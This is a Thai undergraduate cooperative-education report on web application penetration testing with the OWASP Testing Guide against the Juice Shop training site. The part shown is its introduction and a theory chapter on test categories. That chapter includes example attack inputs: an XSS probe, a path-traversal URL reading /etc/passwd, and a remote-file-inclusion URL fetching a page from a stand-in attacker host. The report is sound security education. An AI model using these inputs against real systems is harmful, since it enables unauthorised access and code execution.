การทดสอบเจาะระบบเว็บแอปพลิเคชั่นโดยใช้ OWASP TESTING GUIDE

WEB APPLICATION PENETRATION TESTING USING OWASP TESTING GUIDE

ศิรวัฒน์ วิริยะเสถียรจินดา

สหกิจศึกษานี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตร
ปริญญาวิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์)
ภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาศาสตร์
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
ปีการศึกษา 2561

WEB APPLICATION PENETRATION TESTING USING OWASP TESTING GUIDE

Sirawat Wiriyasathienjinda

A COOPERATIVE EDUCATION SUBMITTED IN PARTIRAL FULLFILLMENT OF THE REQUIREMENT FOR

THE DEGREE OF BACHELOR OF SCIENCE (COMPUTER SCIENCE)

DEPARTMENT OF COMPUTER SCIENCE FACULTY OF SCIENCE

KING MONGKUT'S INSTITUTE OF TECHNOLOGY LADKRABANG

ACADEMIC YEAR 2018

หัวข้อสหกิจศึกษา	การทดสอบเจาะระบบเว็บแอปพลิเคชั่นโดยใช้ OWASP Testing Guide WEB APPLICATION PENETRATION TESTING USING OWASP TESTING GUIDE
ชื่อนักศึกษา	นายศิรวัฒน์ วิริยะเสถียรจินดา รหัสนักศึกษา 58050386
ปริญญา	วิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์)
ภาควิชา	วิทยาการคอมพิวเตอร์
ปีการศึกษา	2561
อาจารย์ที่ปรึกษา	ผศ.กฤษฎา บุศรา

คณะวิทยาศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง (สจล.) อนุมัติให้สหกิจศึกษา นี้เป็นส่วนหนึ่งของการศึกษ าตามหลักสูตร ปริญญา วิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์) ประจำปีการศึกษา 2561

คณะกรรมการสอบ	ลายมือชื่อ
ผศ.กฤษฎา บุศรา ประธานกรรมการและอาจารย์ที่ปรึกษา	

หัวข้อสหกิจศึกษา การทดสอบเจาะระบบเว็บแอปพลิเคชั่นโดยใช้ OWASP Testing Guide

ชื่อนักศึกษา นายศิรวัฒน์ วิริยะเสถียรจินดา รหัสนักศึกษา 58050386

ปริญญา วิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์)

ภาควิชา วิทยาการคอมพิวเตอร์

คณะ วิทยาศาสตร์

มหาวิทยลัย สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง (สจล.)

ปีการศึกษา 2561

อาจารย์ที่ปรึกษา ผศ.กฤษฎา บุศรา

บทคัดย่อ

สหกิจศึกษานี้ศึกษาเกี่ยวกับกระบวนการ การทดสอบเจาะระบบเว็บแอปพลิเคชั่น ซึ่งดำเนินการทดสอบตามระเบียบวิธีของ OWASP โดยการทดสอบที่เกิดขึ้น จะเป็นการทดสอบแบบ black box testing ซึ่งเว็บไซต์ที่ทดสอบเป็นเว็บร้านขายของแห่งหนึ่ง (ซึ่งตามจริงแล้วคือ OWASP Juice Shop ซึ่งเป็นเว็บที่ใช้ในการฝึกทดสอบเจาะระบบเสมือนจริง) โดยการทดสอบจะเป็นไปตาม Testing Guide ซึ่งจะช่วยค้นหาข้อมูลที่รั่วไหล่ หรือช่องโหว่ของระบบต่างๆ เช่น ทดสอบ Authentication เป็นการตรวจสอบว่า การยืนยันตัวตนของเว็บไซต์นี้ เป็นไปอย่างถูกต้องและปลอดภัยหรือไม่ โ ดยหลังจากการทดสอบและหาช่องโหว่จนเสร็จสิ้นแล้ว ก็ถึงขั้นตอนการประเมินความเสี่ยงของช่องโหว่นั้นๆ เนื่องจากช่องโหว่แต่อันมีความเสี่ยงที่จะเกิดความเสียหายไม่เท่ากัน ซึ่งจะช่วยตัดสินใจในการแก้ไขช่องโหว่นั้นได้อย่างเหมาะสม

คำสำคัญ : ทดสอบเจาะระบบ เว็บแอปพลิเคชั่น การยืนยันตัวตน ช่องโหว่ ข้อมูล

Title	WEB APPLICATION PENETRATION TESTING USING OWASP TESTING GUIDE
Students	Mr.Sirawat Wiriyasathienjinda Student ID 58050386
Degree	Bachelor of Science (Computer Science)
Department	Computer Science
Faculty	Science
University	King Mongkut's Institute of Technology Ladkrabang (KMITL)
Academic Year	2561
Advisor	Asst.Prof.Kridsada Budsara

Abstract

This Co-operative Education is about web application penetration testing by using OWASP methodology. This is the black box testing. The website is online shopping (OWASP Juice Shop: the insecure web application for security training). The test will follow Testing Guide. To find data leak or vulnerability. For example, Authentication testing is about how verification is correct and safe? After the testing, the vulnerability must evaluate risk severity. For properly remediation.

Keywords : Penertration testing, Web Application, Authentication, Vulnerability, Data

กิตติกรรมประกาศ

การทำสหกิจศึกษาหัวข้อการทดสอบเจาะระบบเว็บโดยใช้ OWASP Testing Guide จะไม่สามารถสำเร็จได้เลยหากขาดการสนับสนุน การช่วยเหลือ และคำแนะนำจากบุคคลหลายๆท่านทั้งทางตรงและทางอ้อม คณะผู้จัดทำจึงขอกล่าวคำขอบพระคุณบุคคลดังต่อไปนี้

ขอขอบคุณพระบิดา มารดา ผู้ให้การเลี้ยงดู อบรมสั่งสอน และการสนับสนุนทางด้านทุนการศึกษา ให้คำแนะนำและกำลังใจในการใช้ชีวิค

ขอขอบพระคุณ ผศ.กฤษฎา บุศรา อาจารย์ที่ปรึกษาสหกิจศึกษา ที่ได้ให้คำปรึกษา แนะแนวทางแก้ปัญหาต่างๆ ในการทำสหกิจศึกษานี้ รวมทั้งตรวจทาน แก้ไขรูปเล่มนี้ให้สมบูรณ์

ขอขอบพระคุณพี่ๆในทีม Information Security ที่ให้โอกาส พร้อมทั้งให้คำแนะนำ และให้การดูแลตลอดระยะเวลาในการทำสหกิจศึกษา

ขอขอบพระคุณบริษัท เอ็ม เอฟ อี ซี จำกัด (มหาชน) (MFEC Public Company Limited) ที่ให้โอกาสในการทำสหกิจศึกษาและได้รับประสบการณ์ในการทำงานจริง

ขอขอบพระคุณคณะอาจารย์ประจำภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง ที่ ได้มอบความรู้ อบรม ตลอดระยะเวลาที่ได้ทำการศึกษา

ขอขอบพระคุณบุคคลากรของคณะวิทยาศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าคุณทหารลาดกระบัง ที่ให้การสนับสนุนในด้านสถานที่ อุปกรณ์ต่างๆ ตลอดระยะเวลาที่ได้ทำการศึกษา

ศิรวัฒน์ วิริยะเสถียรจินดา

สารบัญ

หน้า

สารบัญ (ต่อ)

สารบัญ (ต่อ)

สารบัญตาราง

ตารางที่ **หน้า**

สารบัญรูป

สารบัญรูป (ต่อ)

รูปที่ **หน้า**

สารบัญรูป (ต่อ)

รูปที่ **หน้า**

สารบัญรูป (ต่อ)

รูปที่ **หน้า**

บทที่ 1
บทนำ

1.1 ความเป็นมาและความสำคัญของปัญหา

ในสมัยก่อน เว็บไซต์เป็นเพียงที่เก็บข้อมูลจำพวก static document เป็นหลัก Web browser ถูกสร้างมาให้แค่รับ และแสดงหน้าต่างของ document นั้นๆ ซึ่งในเว็บไซต์ส่วนใหญ่ ไม่ได้มีการยืนยันตัวตนของ Users เพราะมันไม่จำเป็น Users แต่ละคนที่เข้ามาใช้งาน ก็เข้ามาใช้เหมือนๆกันและได้ข้อมูลไปเหมือนๆกัน แต่ในปัจจุบันเว็บไซต์มีหลายรูปแบบมากขึ้น สามารถยืนยันตัวตนเพื่อเข้าใช้งาน หรือมีการทำในส่วนอนุญาตสิทธิ์ให้ Users เข้าถึงข้อมูลที่ sensitive

ซึ่งเว็บไซต์แห่งนี้ ไ ม่เคยมีการตรวจสอบความปลอดภัยของเว็บไซต์มาก่อน ซึ่งอาจทำให้เกิดช่องโหว่ทิ้งไว้มากมายบนเว็บไซต์ ผู้ที่ไม่หวังดีอาจสามารถเข้ามาโจมนี้ระบบของเว็บไซต์ ทำให้เกิดความเสียหายในด้าน confidential, integrity, availability ได้ ทำให้เกิดผลกระทบกับธุรกิจของลูกค้า เช่น เ สียภาพลักษณ์ของเว็บไซต์ ทำลายความเชื่อมั่นของผู้เข้ามาใช้งานเว็บไซต์ หรือข้อมูลความลับทางการค้าอาจรั่วไหลได้ การทำทดสอบเจาะระบบเว็บไซต์ จะทำให้สามารถรู้ถึงการมีอยู่ของช่องโหว่นั้นก่อนที่จะเกิดความเสียหายขึ้นจริง

ประเด็นที่จะศึกษาและเสนอให้เห็นคือ กระบวนการทดสอบเจาะระบบเว็บแอปพลิเคชั่น ซึ่งทำตามระเบียบวิธีของ OWASP โดยจะทดสอบให้ครอบคลุมทุกๆ checklist เพื่อค้นหาช่องโหวที่มีอยู่ให้ได้มากที่สุด ไม่ว่าจะเป็นเรื่อง Authentication หรือ Data Validation เป็นต้น จากนั้นจะทำการประเมินความเสี่ยง เพื่อดูระดับความรุนแรงของช่องโหว่ที่พบ ช่วยให้ผู้พัฒนาหรือเจ้าของเว็บไซต์ตัดสินในการแก้ไขและลดความเสี่ยงได้อย่างเหมาะสม

1.2 วัตถุประสงค์ของงานวิจัย

1) เพื่อค้นหาช่องโหว่ที่มีอยู่บนเว็บไซต์
2) เพื่อตรวจสอบความปลอดภัยของเว็บไซต์
3) เพื่อให้เว็บไซต์มีความปลอดภัยมากขึ้น
4) เพื่อศึกษาถึงขั้นตอนและเทคนิคการทำทดสอบเจาะระบบเว็บแอปพิลเคชั่น

1.3 ขอบเขตของงานวิจัย

1) ทำการทดสอบเฉพาะทางด้าน Web Application Security

2) ทดสอบตาม Methodology/Testing Guide ของ OWASP

3) ดำเนินการทดสอบแบบ Black box testing

1.4 ประโยชน์ที่คาดว่าจะได้รับ

1) เกิด awareness ให้กับผู้พัฒนาหรือเจ้าของเว็บไซต์โดยผลของการทดสอบจะแสดงให้เห็น ถึงช่องโหว่

2) ทราบถึงช่องโหว่ก่อนที่จะเกิดความเสียหายจริง จากการทำ Penetration Testing

3) ผู้พัฒนาหรือเจ้าของเว็บไซต์สามารถตัดสินใจเลือกช่องโหว่ที่จะแก้ไขได้อย่างเหมาะสม

4) ได้ทราบถึงวิธีการและเทคนิคการทดสอบเจาะระบบเว็บแอปพลิเคชั่น

บทที่ 2
ทฤษฎีและงานวิจัยที่เกี่ยวข้อง

การดำเนินการทดสอบเจาะระบบเว็บแอปพลิเคชั่นนี้ เป็นไปตามทฤษฎีต่างๆของ OWASP Testing Guide (OTG) ซึ่งถูกออกแบบมาโดยพื้นฐานของ black box testing คือ ผู้ทดสอบจะมีข้อมูลเพียงเล็กน้อยมากๆหรือไม่ทราบอะไรเลยเกี่ยวกับเว็บแอปพลิเคชั่นที่จะทดสอบ โดยมีชุดการทดสอบทั้งหมด 11 หัวข้อ ดังต่อไปนี้ ซึ่งในบทนี้จะกล่าวเพียงคำอธิบายเท่านั้น เพราะในส่วนของทฤษฎีนี้ จะแสดงให้เห็นชัดเจนในการทดสอบจริงในบท 3 ต่อไป

2.1 Information Gathering

เป็นการรวบรวมข้อมูลของเว็บไซต์เป้าหมายให้ได้มากที่สุดในหลายๆด้าน เพื่อใช้ประโยชน์ในการทำทดสอบขั้นต่อๆไป เป็นขั้นตอนแรกสุด เพราะยังไม่มีข้อมูลรายละเอียดใดๆเกี่ยวกับเว็บไซต์นี้เลย มีการใช้เครื่องมือในการสแกนเพื่อหาข้อมูลเพื่อระบุตัว Web server และ version ที่ใช้ หรือระบุ port ที่เปิดเอาไว้อยู่ อีกด้านหนึ่งก็คอยสังเกตข้อมูลที่อาจรั่วไหลออกมาจากเว็บ เช่น robots.txt อาจจะให้ข้อมูลของ path ที่เราไม่สามารถเจอจากการใช้งานหน้าเว็บทั่วไปได้ เป็นต้น

2.2 Configuration and Deployment Management Testing

เป็นการตรวจสอบการตั้งค่าของเว็บแอปพิลเคชั่นว่า ถูกเซตไว้อย่างปลอดภัยหรือไม่ ซึ่งจะมีเรื่องที่เกี่ยวข้อง เช่น

- comment โค๊ด ซึ่งหากฟังก์ชันการทำงานนั้นไม่ได้ถูกใช้แล้วควรลบออกไป ไม่ใช่ comment เอาไว้

- การตรวจสอบ Administration Interface ว่าถูกตั้งค่าให้ใครที่เข้าถึงได้บ้าง และสามารถทำอะไรได้บ้าง

- การตรวจสอบ HTTP Methods ว่าเว็บไซต์แห่งนี้ มีการอนุญาตให้ใช้ methods ใดบ้างของ HTTP เช่น GET, POST, PUT เป็นต้น

2.3 Identity Management Testing

การตรวจสอบเพื่อเช็คยืนยันถึงการจัดการเอกลักษณ์บุคคลว่า เว็บไซต์แห่งนี้ มี role ใดๆบ้าง แต่ละ role มีสิทธิ์มากเท่าใด หรือมี account ไหนสามารถให้สิทธิ์หรือถอนสิทธิ์ account อื่นได้, ขั้นตอนการสมัครสมาชิกเป็นไปอย่างถูกต้องปลอดภัยหรือไม่ การ Response ตอบรับการใส่

ค่า Username ที่ถูกกับผิดเป็นเช่นไร มี policy ในการตั้งชื่อ username ที่ดีหรือไม่ สามารถคาดเดาได้ง่ายหรือไม่ เป็นต้น

2.4 Authentication Testing

การทดสอบการยืนยันตัวตน จะเป็นการตรวจสอบระบบยืนยันตัวตนของเว็บไซต์ การ login เข้าใช้งานของ Users ซึ่งมีหลายด้านที่จะทดสอบ จึงขอธิบายรายละเอียดดังนี้

2.4.1 Testing for Credentials Transported over an Encrypted Channel

การทดสอบเกี่ยวกับการส่งข้อมูลที่ใช้ยืนยันตัวตน (username, password) ด้วย HTTP Method อะไรและผ่านทาง HTTP หรือ HTTPS

2.4.2 Testing for default credential

การทดสอบเพื่อค้นหาการใช้ข้อมูลยืนยันตัวตนที่เป็นค่า default หรือพบเห็นได้บ่อย เดาได้ง่าย เช่น password123, admin โดยจะทำการทดสอบด้วยการคาดเดา, brute force หรือ dictionary attack

2.4.3 Testing for Weak lock out mechanism

การทดสอบเพื่อตรวจสอบว่าเว็บไซต์มีระบบหรือเทคนิคการ lock out หลังจากทำการ login ล้มเหลวหลายๆครั้งหรือไม่ เทคนิคนั้นมีประสิทธิ ภาพ สามารถลดการโจมตีด้วย brute force ได้หรือไม่

2.4.4 Testing for bypassing authentication schema

การทดสอบการยืนยันตัวตนว่าสามารถถูก bypass เข้าไปยังหน้าที่ต้องผ่านการยืนยันตัวตนก่อนได้ (เช่น หน้า User profile ที่เราไม่ได้เป็นเจ้าของ) ด้วยเทคนิคต่างๆได้หรือไม่ เช่น Direct page request, Parameter Modification, SQL injection

2.4.5 Test remember password functionally

การทดสอบฟังก์ชั่น “remember me” ที่นิยมใช้กันว่ามีช่องโหว่หรือไม่ โดยจะตรวจสอบในเรื่อง

- Password ที่อยู่ใน cookie ถูกจัดเก็บในรูปแบบ clear text หรือ ค่า hash

- Hash function นั้นแข็งแกร่งหรือไม่ สามารถถูกเดาได้ง่ายหรือไม่
- Credential (ข้อมูลที่ใช้ยืนยันตัวตน) ควรถูกส่งไปเฉพาะช่วง log in ไม่ควรถูกแนบไปกับทุก request ของเว็บแอปพลิเคชั่น

2.4.6 Testing for Browser cache weakness

Browser Cache: การทดสอบดู server response กลับมาว่า ให้เบราเซอร์ เก็บ cache ไว้หรือไม่ ซึ่งไม่ควรให้เบราเซอร์เก็บ cache หน้าที่มีข้อมูล sensitive ไว้ โดยสังเกตที่ HTTP response header: Cache-control, Expires, Pragma

Browser History: การทดสอบในส่วนปุ่ม "Back" โดยให้เข้าหน้าที่มีข้อมูล sensitive ไว้แล้ว log out ออก จากนั้นทำการกดปุ่ม Back หากหน้านั้นยังคงแสดงข้อมูลที่ sensitive ก่อนหน้า แสดงว่า เว็บแอปพลิเคชั่นไม่ได้มีการห้ามเบราเซอร์ให้เก็บข้อมูลใน history นี้

2.4.7 Test for Weak password policy

เป็นการทดสอบประเมิน policy การสร้าง password ว่ามีความแข็งแกร่งหรือไม่ เพื่อป้องกันไม่ให้ users สร้าง password ที่สามารถถูก brute force หรือ เดาได้ง่าย เช่น บังคับให้ตั้งรหัสผ่านที่มีตัวอักษรตัวพิมพ์ใหญ่อย่างน้อยกี่ตัว หรือห้ามใช้อักขระพิเศษหรือไม่ , เรื่องเกี่ยวกับการบังคับให้ user เปลี่ยนรหัสผ่านเมื่อผ่านไป n วัน หรือหลังจาก lockout เนื่องจากมีการพยายามล็อคอินเข้ามาจำนวนมาก เป็นต้น

2.4.8 Testing for Weak security question/answer

การทดสอบว่า คำตอบของคำถามที่ใช้ในการกู้คืนรหัสผ่านนั้น แข็งแกร่งเพียงพอหรือไม่ ซึ่งบางคำถามอาจทำให้คำตอบสามารถหาได้แบบ public หรือคนใกล้ตัวล่วงรู้ หรือถูก brute force ได้

2.4.9 Testing for weak password change or reset functionalities

ทดสอบ reset password (forgot) ว่ามีการใช้ security question หรือไม่ แล้วมีการทำการยืนยัน reset ผ่านการส่ง email หรือไม่ เป็นต้น

ทดสอบ change password ว่ามีการบังคับใส่ current password หรือไม่

2.4.10 Testing for Weaker authentication in alternative channel

การทดสอบการยืนยันตัวตนในช่องทางอื่นๆของเว็บไซต์ว่า มีความอ่อนแอกว่าหรือไม่ ซึ่งอาจทำให้เกิดช่องโหว่ขึ้น เช่น Mobile, Alternative country/language websites หรือ Parallel website ที่ใช้ account เดียวกันได้ (เว็บไซต์ในองกรค์ หรือ Partner) เป็นต้น

2.5 Authorization Testing

เป็นการทดสอบเกี่ยวกับการอนุญาต มีสิทธิ์ให้เข้าถึง หรือทำสิ่งใดได้ โดยจะทดสอบว่า มีการตั้งค่าอนุญาตการเข้าถึงไฟล์ที่ผิด หรือสามารถ bypass สิทธิ์ของตนเองได้ สามารถเพิ่มหรือลดสิทธิ์ให้กับตนเองและคนอื่นได้หรือไม่ เป็นต้น

2.6 Session Management Testing

เป็นการทดสอบที่เกี่ยวข้องกับ cookie ซึ่ง มัน จะถูกออกให้หลังจากผ่านการยืนยันตัวตนและถูกใช้ยืนยันตัวตนไปในทุกหน้าของเว็บไซต์ แทนการ login ทุกๆหน้า ซึ่งทำให้ Users สะดวกสบาย แต่ก็ ทำให้ตกเป็นเป้าหมายในการโจมตีเหมือนกัน โดยการทดสอบจะทดสอบ ในเรื่องของความถูกต้องของคุกกี้ สามารถถูกแก้ไขค่าในคุกกี้ได้หรือไม่ สามารถปลอมขึ้นมาได้หรือไม่ การมอบคุกกี้มีการออกค่าใหม่ให้ทุกครั้งที่ login หรือไม่ ค่าคุกกี้เปิดเผยข้อมูล sensitive หรือไม่ เป็นต้น

2.6.1 Testing for Bypassing Session Management Schema

เป็นการวิเคราะห์โดยรวมก่อนว่า cookie ของเว็บไซต์นี้นั้น มีการใช้งานอย่างไร มีความปลอดภัยมากแค่ไหน การส่ง token อยู่ในรูป clear text หรือ encoded/encrypted สามารถถูก decode ออกมาได้ง่ายหรือไม่

2.6.2 Testing for Cookies attributes

ตรวจสอบค่า attributes ต่างๆของ cookie ว่าถูกตั้งค่ามาอย่างปลอดภัยหรือไม่ เช่น Set-cookie ด้วย tag อะไร:

- Secure เป็นการส่ง cookie โดยผ่าน encrypted tunnel เท่านั้น ซึ่งจะป้องกันการส่ง cookie ไปยัง insecure channel ได้
- HttpOnly จะป้องกันการเข้าถึง cookie ด้วย JavaScript ซึ่งจะช่วยลดการโจมตีด้วย Cross site scripting (XSS)

2.6.3 Testing for Session Fixation

การตรวจสอบเกี่ยวกับการออกค่า SessionID ซึ่งควรจะออกค่าใหม่ให้ ทุกๆครั้งที่ทำการ login โดยการทดสอบคือ ให้ลองเข้าเว็บไซต์ครั้งแรก จะได้ Response ที่กำหนดค่า SessionID กลับมา จากนั้นทำการ login ยืนยันตัวตน และสังเกตว่า มีการมอบค่า SessionID ใหม่หรือไม่ หากไม่มีกำหนดค่าใหม่ อาจเสี่ยงถูกโจมตีด้วยการทำ session hijacking

2.6.4 Testing for Exposed Session Variables

เป็นการทดสอบว่า Session Tokens ได้เปิดเผยข้อมูลอะไรออกไปบ้าง มีการเข้ารหัส หรือการใช้ Token ซ้ำหรือไม่ และยังมีการตรวจสอบการส่ง token ว่าส่งผ่าน HTTP method ใด เช่น GET, POST ซึ่งไม่ควรส่งผ่าน GET request เนื่องจากค่า token อาจแสดงให้เห็นใน URL อย่างชัดเจน ควรใช้ POST ซึ่งมีความเสี่ยงน้อยกว่า

2.6.5 Testing for Cross Site Request Forgery

CSRF คือการโจมตีที่เกี่ยวข้องกับ URL ซึ่งมีช่องโหว่ ในกรณีของเว็บไซต์มีการทำ action บางอย่างผ่าน GET request เช่น Delete: www.example.com/profile/delete ซึ่งหากส่งให้ Users คนอื่นคลิกลิงค์นี้ด้วยหลอกล่อต่างๆ หรือ Social Engineering ทำให้เกิดการส่ง request action นี้ไปพร้อมกับ Token ของคนที่คลิก ก็อาจทำให้ account นั้นถูกลบออกไปได้ โดยที่เจ้าของไม่ได้มีจุดประสงค์จะกระทำอย่างนั้น

2.6.6 Testing for logout functionality

เป็นการทดสอบฟังก์ชัน logout เมื่อ Users ทำการ logout แล้ว Token ต้องถูกทำลาย ไม่ให้สามารถใช้งานต่อได้ เว็บไซต์ที่ใช้ระบบ Single sign off ต้องทำลาย session ทั้งหมด และหากทำการ logout แล้ว เมื่อ Users กลับเข้ามาใช้งานใหม่ในหน้าเดิม ต้องมีการทำ Authentication อีกครั้ง

2.6.7 Test Session Timeout

เป็นการทดสอบคล้ายกับ logout functionality แต่จะเกี่ยวข้องกับ การหมดเวลาของ Token โดยจะแบ่งชนิดของ Token เป็น 2 ประเภทคือ non-persistent กับ persistent

- Non-persistent: ไม่มีข้อมูลจำพวกเวลาระบุอยู่ใน Token สามารถตีความได้ว่า timeout จะถูกจัดการโดยฝั่ง Server

- Persistent: จะมีข้อมูลจำพวกเวลาที่สร้าง หรือใช้งานล่าสุด หรือวันหมดอายุของ Token ซึ่งมีความเป็นไปได้ที่ฝั่ง Client จะมีส่วนใน timeout โดยต้องมาพิสูจน์ว่า มีการเช็คเรื่องเวลาที่ฝั่ง Server หรือไม่ หาก Client สามารถแก้ไขเวลาหมดอายุให้นานออกไปกว่าเดิมได้ เมื่อถึงช่วงหมดเวลาจริงแล้ว Token ยังสามารถใช้งานได้อยู่ แสดงว่าไม่มีการตรวจสอบในฝั่ง Server ในส่วนนี้

2.6.8 Testing for Session Puzzling

Session Variable Overloading (หรือเรียกว่า Session Puzzling) เป็นช่องโหว่ที่เกิดขึ้นเมื่อ application มีการใช้งาน session ตัวเดียวกันมากกว่าจุดประสงค์เดียว ทำให้ attacker อาจเข้าถึงข้อมูลหน้านั้นโดยบังเอิญ ที่เกิดจากการเซ็ตค่า session ไว้บริบทเดียว แต่ถูกใช้ในการกระทำอื่นได้ เช่น หน้า password recovery ที่อาจทำให้เกิดการมอบ session นั้นมา จากการใส่ค่า input อย่าง email ทำให้นำค่า session นั้นเข้าถึงหน้าอื่นๆได้ สามารถ bypass authentication ได้

2.7 Input Validation Testing

เป็นการทดสอบเกี่ยวกับการเช็คความถูกต้องของค่า input จาก Users ทั้งหมด เพราะเราไม่สามารถควบคุมค่าของ Users ที่ส่งมาได้ ข้อมูลจากภายนอก หรือ Client ไม่ควรเชื่อถือ เนื่องจากมันสามารถดัดแปลง (tampered) ยังไงก็ได้ แต่ Application ที่มีความซับซ้อนมักจะมีการรับค่า input จำนวนมาก ทำให้ Developer ยากต่อการป้องกัน โดยในหัวข้อนี้จะมีการทดสอบเช่น Cross Site Scripting (XSS), SQL Injection, XML Injection, Command Injection, HTTP Splitting เป็นต้น ซึ่งจะแสดงให้เห็นในขั้นตอนการทดสอบจริง ในบทถัดไป

2.7.1 Testing for Reflected Cross Site Scripting

เป็นการโจมตีที่เกิดขึ้น เมื่อ attacker ทำการ Inject (แทรก) โค๊ดบางอย่างลงไปเพื่อให้ browser ทำการ execute โค๊ดนั้นที่มากับ HTTP response การ inject นี้ไม่ได้ถูกจัดเก็บในตัว application เพราะฉะนั้น จะเกิดผลกระทบกับ Users ที่เปิดลิงค์อันตรายนั้น โดยการโจมตีนี้จะพบได้ทั่วไปในภาษา Javascript แต่ก็มีสคริปต์อื่นๆอีกเช่นกัน ซึ่งช่องโหว่นี้ทำให้ attacker สามารถติดตั้ง Key loggers, ขโมยคุกกี้, Clipboard theft เป็นต้น โดยการทดสอบนี้จะหาค่า input ที่ติดไปกับ URI หรือ HTTP parameters ด้วยการ inject สคริปที่ไม่เป็นอันตรายอะไรเพื่อทดสอบ <script>alert(123)</script> เป็นต้น

2.7.2 Testing for Stored Cross Site Scripting

เป็นการโจมตีกรณีที่คล้ายกับ Reflected XSS แตกต่างกันตรงที่ การ inject สคริป เข้าไปครั้งนี้ จะถูกจัดเก็บอยู่ใน application ด้วย ซึ่งหากผู้ใดเข้าถึงหน้าที่มีการโหลดสคริปนั้น ก็จะทำการ execute ทันที ไม่ต้องมีการส่งลิงค์อันตรายให้ Users เปิด ซึ่งทำให้มีโอกาสที่คนจะตกเป็นเหยื่อนั้นมีมากกว่า

2.7.3 Testing for HTTP Verb Tampering

เป็นการตรวจสอบการใช้ HTTP method เนื่องจากโดยทั่วไปของเว็บไซต์ method ที่ใช้กันจะมีเพียงแค่ GET กับ POST หากมี request method อื่นที่นอกเหนือการใช้งานของเว็บแล้ว server ทำการ response กลับไป อาจทำให้เกิดช่องโหว่ขึ้นได้ ควรปิดการใช้งาน method ที่ไม่ได้ใช้นั้นๆ แต่ถ้าหากมีความจำเป็นที่จะต้องใช้งาน ควรตรวจสอบ request พวกนั้น ว่าไม่ก่อให้เกิด action ที่ขาดการยืนยันตัวตนก่อน หรือไปเปิดเผยข้อมูล บางอย่างของเว็บไซต์ เนื่องจาก Users สามารถสร้าง HTTP request ส่งอะไรมาก็ได้

2.7.4 Testing for HTTP Parameter pollution

เป็นการตรวจสอบว่า หากมีการใช้ parameter ซ้ำ ใน HTTP request แล้ว จะเกิดปัญหาขึ้นหรือไม่ ซึ่งหากไม่มีการเช็คความถูกต้องที่ดี อาจทำให้ application ตีความผิดไปได้ ก่อให้เกิดช่องโหว่ ซึ่งสามารถโจมตีได้หลายรูปแบบ ตัวอย่างการทดสอบ เช่น
http://example.com/?color=red&color=blue

2.7.5 Testing for SQL Injection

เป็นการโจมตีที่แทรก (inject) บางส่วนหรือทั้งหมดของ SQL query ลงไปใน input และส่งไปยัง web application ซึ่งจะสามารถ อ่านข้อมูลที่ sensitive จาก database ได้ สามารถแก้ไขข้อมูล(insert/update/delete) ใน database ได้ และอื่นๆซึ่งขึ้นอยู่กับ SQL commands ที่ inject เข้าไป หากเว็บไซต์คืนค่ากลับมาเป็น error messages ที่เกิดจากการ query ผิดพลาด จะทำให้ attacker เห็นภาษา SQL และสามารถทำให้ SQL query ถูกหลักไวยกรณ์ (Syntax) ได้ง่ายยิ่งขึ้น

มีเทคนิคการโจมตีด้วย SQL Injection มากมาย เช่น UNION operator, SQL Comments, Null Bytes, URL encoding เป็นต้น

ถึงแม้ภาษา SQL เป็น standard แต่ทุกๆ DBMS ก็จะมีอะไรหลายอย่างที่ต่างกัน เช่น special commands, functions, comments lines เป็นต้น ซึ่งจะทำให้เกิด fingerprint ของ

แต่ละ DBMS และช่องโหว่เฉพาะที่แตกต่างกันออกไป ตัวอย่าง DBMS เช่น Oracle, MySQL, SQL server, MS Access, NoSQL

2.7.6 Testing for LDAP Injection

The Lightweight Directory Access Protocol ถูกใช้ในการเก็บข้อมูลจำพวก users, host และ obejects อื่นๆ โดยการโจมตีจะเกิดจากการ inject ค่า input parameters และถูกส่งไปยังฟังก์ชันจำพวก search, add หรือ modify เป็นต้น

2.7.7 Testing for ORM Injection

เป็นการโจมตีด้วยใช้ SQL injection โจมตี Object Relational Mapping ซึ่งจะ generated code ที่เข้าถึง database ได้

2.7.8 Testing for XML Injection

การทดสอบที่จะนำ XML doc ทำการ inject เข้าไปที่ application ถ้า XML parser ผิดพลาดในการตรวจสอบความถูกต้อง ก็จะทำให้การโจมตีนี้สำเร็จขึ้นได้ โดยอาจเปิดเผยข้อมูลที่ sensitive ออกมาได้

2.7.9 Testing for SSI injection

Server-Side Includes การโจมตีในส่วนของ dynamic code ที่อยู่ใน HTML pages โดยการทดสอบจะเป็นการเขียน CGI programs และ inject เข้าไปที่ HTML pages

2.7.10 Testing for XPath Injection

XPath เป็นภาษาที่ถูกออกแบบมาให้ทำการระบุตำแหน่งในส่วนของ XML document โดยส่วนใหญ่แล้ว web applications จะมีการใช้งาน Relational databases ซึ่งจะใช้งานผ่านภาษา SQL แต่ในปัจจุบันมีหลายองกรค์ที่เริ่มใช้ XML databases แทน ซึ่งใช้ภาษา XPath ในการ Query

2.7.11 IMAP/SMTP Injection

เป็นการโจมตีการสื่อสารกับ mail server การทดสอบจะเน้นไปที่การยืนยันว่า IMAP/SMTP command เมื่อถูก inject หรือปรับแต่ง เข้าไปที่ mail server จะต้องมีการ sanitized ไว้อย่างสมควร

2.7.12 Testing for Code Injection

การทดสอบ inject code ต่างๆ ลงไปในค่า input เพื่อให้ web server ทำการรา executed โดยจะแบ่งเป็น 2 เรื่อง คือ

- Local File Inclusion คือการรวมไฟล์ (include) บางส่วนที่อยู่บน server ซึ่งหาก sanitized ไว้ไม่ดีก็อาจจะเข้าถึงไฟล์บางอย่างได้ ตัวอย่าง http://vulnerable_host/preview.php?file=example.html ?file เป็น parameters ที่เข้าถึง page นั้นๆ แต่ก็อาจจะมีการ include file บน server ไว้ก็ได้ เช่น ใช้เทคนิค dot-dot slash http://vulnerable_host/preview.php?file=../../../../etc/passwd

- Remote File Inclusion คือการ include ไฟล์นอก หาก sanitized ไว้ไม่ดีก็อาจทำให้สามารถ inject external URL ได้ เช่น http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page

